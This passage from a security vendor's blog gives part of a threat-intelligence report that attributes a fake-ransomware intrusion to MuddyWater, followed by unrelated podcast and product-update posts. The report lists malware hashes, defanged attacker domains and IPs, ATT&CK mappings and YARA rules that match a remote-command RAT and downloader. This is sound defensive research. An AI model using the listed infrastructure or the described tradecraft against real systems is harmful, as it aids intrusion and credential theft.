The "Donald Gay" certificate is a known shared resource within MuddyWater’s toolkit. Alongside its frequent companion, "Amy Cherne," this identity forms a distinct cluster of Iranian MOIS-affiliated infrastructure. According to threat intelligence reports from March and April 2026, this specific certificate has been tied directly to MuddyWater’s "Operation Olalampo," a campaign targeting organizations across the U.S. and the MENA (Middle East and North Africa) regions. Historically, this identity was also used to sign Stagecomp (ms_upd.exe), a downloader for the Darkcomp backdoor (Game.exe), both of which are firmly attributed to MuddyWater by multiple global security vendors.

Beyond the certificate, other technical artifacts solidify this attribution:

  • Infrastructure overlap: The domain moonzonet[.]com, which served as the C2 for ms_upd.exe, was linked to MuddyWater in early 2026 during a wave of activity targeting Israeli and Western organizations.

  • Execution tradecraft: The group’s signature use of pythonw.exe to inject code into suspended processes remains a consistent hallmark of their deployment chain.

  • Social engineering technique: The use of interactive Microsoft Teams sessions to harvest MFA and credentials aligns closely with the "IT Support" persona MuddyWater has refined throughout 2026.

Attribution: The "Chaos" masquerade

The convergence of technical and contextual evidence is consistent with attribution to MuddyWater with moderate confidence. The observed use of Chaos ransomware does not indicate a shift in the group’s underlying objectives, but rather reflects a consistent effort to obscure operational intent and complicate attribution. While attribution evasion is a common characteristic of state-affiliated actors, MuddyWater’s reported increase in operational activity as of early 2026, primarily involving cyber espionage and potential prepositioning for disruptive operations across Western and Middle Eastern networks, has likely intensified its reliance on deceptive false-flag operations.

This assessment aligns with previously observed behavior. In late 2025, MuddyWater was linked to activity involving the Qilin RaaS ecosystem in an operation targeting an Israeli organization. Following the subsequent public attribution of that incident to the MOIS, it is plausible that the group adopted alternative ransomware branding, in this case Chaos, in an effort to reduce attribution risk and maintain a degree of plausible deniability.

The use of a RaaS framework in this context may enable the actor to blur distinctions between state-sponsored activity and financially motivated cybercrime, thereby complicating attribution. Furthermore, the inclusion of extortion and negotiation elements could serve to focus defensive efforts on immediate impact, likely delaying the identification of underlying persistence mechanisms established via remote access tools such as DWAgent or AnyDesk.

Notably, the apparent absence of file encryption, despite the presence of Chaos ransomware artifacts, represents a deviation from typical ransomware behavior. This inconsistency may indicate that the ransomware component functioned primarily as a facilitating or obfuscation mechanism, rather than as the primary objective of the intrusion. This deviation highlights a mismatch between typical profit-driven ransomware behavior and the actor’s apparent espionage objectives. It further suggests a likely explanation for the inconsistent data provided by the TA as an initial proof-of-compromise. 

Taken together, these technical indicators and procedural inconsistencies are indicative of a targeted, state-sponsored intrusion masquerading as opportunistic extortion activity.

Conclusion

This incident highlights the increasing convergence between state-sponsored intrusion activity and cybercriminal tradecraft. While the operation incorporated recognizable elements of ransomware campaigns, such as extortion messaging and leak site publication, the absence of encryption and the presence of established espionage techniques suggest that financial gain was unlikely to be the primary objective.

The assessed link to MuddyWater indicates a continued evolution in the group’s operational approach, including the apparent use of RaaS ecosystems and branding to obscure attribution. This aligns with broader trends in which state-aligned actors adopt criminal tactics to introduce ambiguity and delay defensive response.

This case underscores the importance of looking beyond overt ransomware indicators. Defenders should also focus on the underlying intrusion lifecycle. Techniques such as social engineering via enterprise communication platforms, credential harvesting with MFA manipulation, and the abuse of legitimate remote access tools remain critical enablers of compromise.

Ultimately, this activity is best understood as a hybrid intrusion model, in which ransomware is leveraged not as an end goal but as a mechanism for concealment, coercion, and operational flexibility within a broader intelligence-driven campaign.

For additional blog posts and detailed analysis from Rapid7 Labs on all things cyber-related to the conflict, please visit our Iran Conflict Cyber Threat Intelligence Hub.

Rapid7 Customers

Indicators of compromise (IoCs)

File indicators

File Name

SHA 256

Description

ms_upd.exe

24857fe82f454719cd18bcbe19b0cfa5387bee1022008b7f5f3a8be9f05e4d14

Initial Downloader ms_upd.exe

DIDS.exe

a92d28f1d32e3a9ab7c3691f8bfca8f7586bb0666adbba47eab3e1a8faf7ecc0

Initial Downloader found during hunt on public repositories

Game.exe

1319d474d19eb386841732c728acf0c5fe64aa135101c6ceee1bd0369ecf97b6

RAT found during hunt on public repositories

WebView2.exe

3df9dcc45d2a3b1f639e40d47eceeafb229f6d9e7f0adcd8f1731af1563ffb90

RAT

visualwincomp.txt

c86ab27100f2a2939ac0d4a8af511f0a1a8116ba856100aae03bc2ad6cb0f1e0

Encrypted config holding C2 url and port information

WebView2Loader.dll

a47cd0dc12f0152d8f05b79e5c86bac9231f621db7b0e90a32f87b98b4e82f3a

DLL downloaded by ms_upd.exe

dwagent.exe

cd098eddb23f2d2f6c42271ca82803b0d5ac950cb82a9b8ae0928e83945a53df

Remote Management Tool leveraged by the TA

dwagent.exe

cf3dfd1d6626fd2129abb7a5983c11827f4b0d497e2dba146a1889bd71f23cd5

Renamed pythonw.exe

dwagsvc.exe

a3bac548b5bc91c526b4d6707623ddbd1a675aa952f0d1f9a0aa6f7230f09f23

Service binary of DWService

dwaglnc.exe

86e0197389f0573eb83ff53991f337d416124c7c8bd727721ef3d396cd5f65dc

Background and system tray binary of DWService

AnyDesk.exe

bfc1675ee1e358db8356f515aaded7962923e426aa0a0a1c0eddfc4dab053f89

Remote Management Tool leveraged by the TA

Network indicators

Indicator

Description

adm-pulse[.]com

Quick Assist themed phishing website

moonzonet[.]com

URL hosting a second stage RAT Game.exe

uploadfiler[.]com

C2 extracted from a config file visualwincomp.txt

77.110.107[.]235

Source IP address of malicious Microsoft Teams activity

93.123.39[.]127

Source IP address of malicious Microsoft Teams activity

172.86.126[.]208

C2 hosting initial downloader ms_upd.exe

116.203.208[.]186

IP contacted by renamed pythonw.exe

hptqq2o2qjva7lcaaq67w36jihzivkaitkexorauw7b2yul2z6zozpqd[.]onion

Chaos RaaS DLS

MITRE ATT&CK techniques

ATT&CK ID

Name

Use

T1566

Phishing (Spearphishing via Service)

Initial access via Microsoft Teams messages and social engineering

T1059

Command and Scripting Interpreter

Execution of discovery commands (ipconfig, whoami, etc.)

T1082

System Information Discovery

Gathering host-level information from compromised machines

T1016

System Network Configuration Discovery

Identifying network configuration via commands like ipconfig

T1078

Valid Accounts

Use of harvested credentials for authentication and access

T1056

Input Capture

Users entering credentials into attacker-directed files/pages

T1556

Modify Authentication Process

MFA manipulation to add attacker-controlled devices

T1021.001

Remote Services: RDP

Remote access to internal systems via RDP sessions

T1219

Remote Access Tools

Use of DWAgent and AnyDesk for persistence and control

T1543

Create or Modify System Process

Installation of DWAgent as a service

T1055

Process Injection / Proxy Execution

Abuse of renamed Python binary for execution

T1105

Ingress Tool Transfer

Downloading payloads via curl (ms_upd.exe)

T1041

Exfiltration Over C2 Channel

Data exfiltration to external infrastructure

T1027

Obfuscated/Encrypted Files or Information

Encrypted configuration (visualwincomp.txt)

T1497

Virtualization/Sandbox Evasion

Anti-VM checks in Game.exe

T1622

Debugger Evasion

Evasion techniques to avoid analysis

T1071

Application Layer Protocol

C2 communication over web protocols

T1573

Encrypted Channel

Encrypted communication with C2 infrastructure

T1133

External Remote Services

VPN access using compromised accounts

T1087

Account Discovery

Identifying user accounts via commands

T1018

Remote System Discovery

Enumerating systems in the network

YARA rules

rule MuddyWaterRAT{

	meta:
		author = "Ivan Feigl ivan_feigl@rapid7.com"
		description = "Hunting rule for the RAT used by the MuddyWater, based on plain text string. Original sample MD5 F8560B9A893EEB2130FC7159E9C1B851"

strings:


		//TKP - Token privilege 
		$TKP1 = "System"
		$TKP2 = "Admin"
		$TKP3 = "User"

        // DF - Data format
		$DF1 = "\"computer_name\":\""
		$DF2 = "\"username\":\"" 
		$DF3 = "\"domain\":\"" 
		$DF4 = "\"local_ip\":\"127.0.0.1\"" 
		$DF5 = "\"privilege\":\"" 
		$DF6 = "\"process_name\":\"agent-" 
		$DF7 = "\"version\":\"E.1.0\"" 
		$DF8 = "\"sleep_time\":60" 


        //IAT - Import address table
        $IAT1   = "GetComputerNameA"
        $IAT2   = "GetUserNameA"
        $IAT3   = "NetWkstaGetInfo"
        $IAT4   = "NetApiBufferFree"
        $IAT5   = "AllocateAndInitializeSid"
        $IAT6   = "OpenProcessToken"
        $IAT7   = "GetTokenInformation"
        $IAT8   = "EqualSid"
        $IAT9   = "CheckTokenMembership"

        //MSC - misc
        $MSC1 = "re_register"
        $MSC2 = "cmd_id"
        $MSC3 = "cmd_id"
        $MSC4 = "run_cmd"
        $MSC5 = "cmd_line"
        $MSC6 = "run_powershell"

		condition:
			uint16(0) == 0x5A4D  and all of($TKP*) and all of($DF*) and all of($IAT*) and all of ($MSC*) 
}

rule MuddyWaterDownloader{

	meta:
		author = "Ivan Feigl ivan_feigl@rapid7.com"
		description = "Hunting rule for the downloader used by the MuddyWater, based on plain text string. Original sample MD5 439C0A0A46627BD166E08436F383AD56"

	strings:


		//ST - Status
		$ST1 = "downloading"
		$ST2 = "running"
		$ST3 = "success"
		$ST4 = "error"

		//SFF - Scanf formats
		$SFF1 = "EXIT_%lu"
		$SFF2 = "RUN_%lu"
		$SFF3 = "DL_%s"

		//ICO - Internet communication operation 
		$ICO1 = "/register" ascii wide
		$ICO2 = "/check" ascii wide
		$ICO3 = "/status" ascii wide
        $ICO4 = "GET" ascii wide
        $ICO5 = "POST" ascii wide
        $ICO6 = "CONN_ERR" ascii wide
        $ICO7 = "REQ_ERR" ascii wide
        $ICO8 = "SEND_ERR" ascii wide
        $ICO9 = "RECV_ERR" ascii wide
        $ICO10 = "HTTP_%lu" ascii wide

        //FO - File operation
        $FO1 = "wb"
        $FO2 = "EMPTY"
        $FO3 = "FILE_ERR"

        // DF - Data format
        $DF1 = "\"client_id\":\"%s\""
        $DF2 = "\"status\":\"%s\""
        $DF3 = "\"error_code\":\"%s\""

        //IAT - Import address table
        $IAT1   = "GetLastError"
        $IAT2   = "Sleep"
        $IAT3   = "WinHttpOpen"
        $IAT4   = "WinHttpConnect"
        $IAT5   = "WinHttpOpenRequest"
        $IAT6   = "WinHttpSendRequest"
        $IAT7   = "WinHttpReceiveResponse"
        $IAT8   = "WinHttpReadData"
        $IAT9   = "WinHttpCloseHandle"
        $IAT10  = "DeleteFileA"


		condition:
			uint16(0) == 0x5A4D  and all of($ST*) and all of($SFF*) and all of($ICO*) and all of ($FO*) and all of ($DF*) and all of ($IAT*)
}


Experts on Experts: The 2026 Threat Landscape is Moving Faster than Defenders Expect

This week on Experts on Experts, I’m joined by Christiaan Beek, Rapid7’s VP of Threat Analytics, to talk through what we’re seeing in the 2026 threat landscape and how it connects to recent research coming out of Rapid7 Labs.

We start with the report, but quickly move into what’s already playing out in active campaigns. What stands out is not a change in attacker technique, but the pace. Weak credentials, missing MFA, exposed services, and unpatched systems still drive most intrusions. What has changed is how quickly those conditions are identified and exploited, and that shift is forcing security teams to rethink how they prioritize and respond.

The window to act is disappearing

One of the clearest themes in the conversation is timing. The issue is no longer how many vulnerabilities exist, but how quickly they are being used. The gap between disclosure and exploitation has narrowed to a matter of days in many cases, which removes the buffer teams used to rely on.

At the same time, most intrusions still begin with familiar conditions. Identity and access remain consistent weaknesses, with missing MFA and exposed remote access continuing to provide reliable entry points. What has changed is how those weaknesses are used. Access is now packaged and sold through a broader ecosystem, which increases both the speed and scale of attacks.

Access, persistence, and trusted systems

We also look at how attacker behaviour is evolving beyond initial access. In some environments, the goal is no longer immediate disruption but long-term presence. That changes how teams should think about detection, because finding activity is only the starting point. Understanding how long access has existed and what has already happened becomes just as important.

At the same time, attacks are concentrating inside systems organizations rely on every day. Identity platforms, cloud environments, and collaboration tools are all becoming key targets. The challenge is that activity in these systems often looks legitimate, which makes it harder to distinguish between normal behaviour and something that requires investigation.

AI is accelerating what already works

AI is part of this shift, but not because it introduces entirely new attack paths. What it does is make existing techniques faster and easier to scale, particularly in areas like social engineering and reconnaissance. Attackers can generate and adapt campaigns quickly, while defenders are dealing with increasing volumes of data.

That creates a simple but important shift. Security teams are not falling behind because they lack tools, but because the timing of attacks has changed and their processes have not kept up. The focus now is on understanding exposure earlier, prioritizing what matters, and preparing actions in advance.

Watch the full episode below to hear Christiaan’s perspective on how these trends are evolving and what they mean for security leaders heading into 2026.

What’s New in Rapid7 Products and Services: Q1 2026 in Review

If product releases had a runway moment, Q1 at Rapid7 would’ve walked out in Cloud Dancer; crisp, confident, and quietly powerful, before breaking into a full gallop in the Year of the Horse. At Rapid7, our first-quarter launches combined velocity with refinement: meaningful enhancements designed to move security teams faster without adding complexity. Let’s cover off the key launches, one by one.

Detection and response


MDR for Microsoft

Getting more value from the tools you already have is an objective shared by all of us. For many of you, that translates to achieving greater security operations outcomes and resilience from your Microsoft technology. With MDR for Microsoft, organizations correlate their Microsoft, Rapid7, and third-party telemetry with prioritized risk context so the service can anticipate attacks before they start. 

AI-powered triage and investigations – backed by unlimited incident response that ensures threats are fully eradicated – delivers certainty in an uncertain attack environment. Dedicated advisory provides strategic recommendations and program hardening guidance that drives long-term security resilience. Customers ultimately experience security operations excellence and achieve stronger outcomes from their existing Microsoft foundation.

Read the blog to learn more.

Rapid7-MDR-for-Microsoft-chart.png
MDR for Microsoft explained

Rapid7 acquires Kenzo Security

The acquisition of Kenzo Security marks another step forward for the Rapid7 Command Platform and Rapid7’s vision for preemptive, AI-powered security operations. In an environment where most security teams are forced to leave large volumes of alerts uninvestigated, Kenzo’s agentic AI capabilities are expected to help accelerate Rapid7 from AI-assisted workflows toward AI-driven, machine-speed operations. Designed around specialized AI agents that work together across security operations tasks, this technology has the potential to reduce manual strain, broaden investigative coverage, and deliver more consistent, precise outcomes.

An average Kenzo customer reported a 94% reduction in investigation time, and their alert coverage increased from 12% to 100%. As these capabilities are brought into MDR, Managed Threat Complete, InsightIDR, and Incident Command, customers will benefit from a stronger, more scalable approach to cyber defense.

Incident Command

User to Identity mapping


Connecting user activity to full identity context is critical for faster, more confident investigations. With User to Identity mapping in Incident Command, analysts can seamlessly link SIEM users to their corresponding identity profiles, gaining instant visibility into MFA status, account posture, and group memberships. By unifying detection and exposure data, teams eliminate manual reconciliation and close visibility gaps across the identity attack surface. This enables faster triage, deeper insight into user risk, and a complete, connected view of identity-driven threats.

user-to-identity-mapping-rapid7-incident-command.png
User to Identity mapping within Incident Command


AI-Powered Log Entry Summary


AI-powered Log Entry Summary brings instant clarity to even the most complex log data. By translating raw log lines into a simple “who, what, when, where, and why” framework, analysts can quickly uncover insights without needing to interpret vendor-specific syntax or business logic. This removes the cognitive burden from investigations and hunts, allowing teams to spot threats faster across all data sources. Teams benefit from accelerated triage, more efficient investigations, and smarter decisions driven by clear, actionable context.

ai-powered-log-entry-summary.png
Instant context with AI Log Entry summary

Exposure management

Cloud Runtime Security (application detection and response)


Earlier this year, we made a significant announcement that Rapid7 had partnered with ARMO to add AI-powered cloud application detection and response (CADR) – or cloud runtime security – to our cloud security portfolio. We are thrilled to announce that these capabilities are now integrated with Rapid7 Exposure Command Ultimate. For our customers, this milestone represents our ability to deliver on the promise of a complete cloud-native application protection platform (CNAPP) that helps security teams preemptively identify and proactively thwart attacks. If you’re interested in learning more about this latest innovation to our cloud security portfolio, reach out to one of our account executives.

cloud-runtime-security-rapid7.png
Runtime security delivering real-time visibility across cloud-native and containerized workloads

Top Remediation Report in Remediation Hub

Understanding which remediations to prioritize is only part of the process, teams also need asset-level detail to act. Top Remediations Report adds that context in Remediation Hub, with customizable filters, shared visibility across teams, and automated scheduling for recurring delivery to key stakeholders in CSV, HTML, or PDF. The result is faster coordination, clearer ownership, and quicker remediation progress.

Remediation Bulk Export API

We understand that organizations need to customize reporting for various stakeholders and levels across their business to drive effective vulnerability remediation and communicate security posture. One of the ways that organizations address this need is through our powerful cloud-based API, which enables teams to extract and export large amounts of security data into external tools like Tableau or PowerBI. Customers can export security data at scale, including assets, vulnerabilities, remediations and agent-based policy data, resulting in more flexible reporting and querying.

Data Security Posture Management (DSPM)

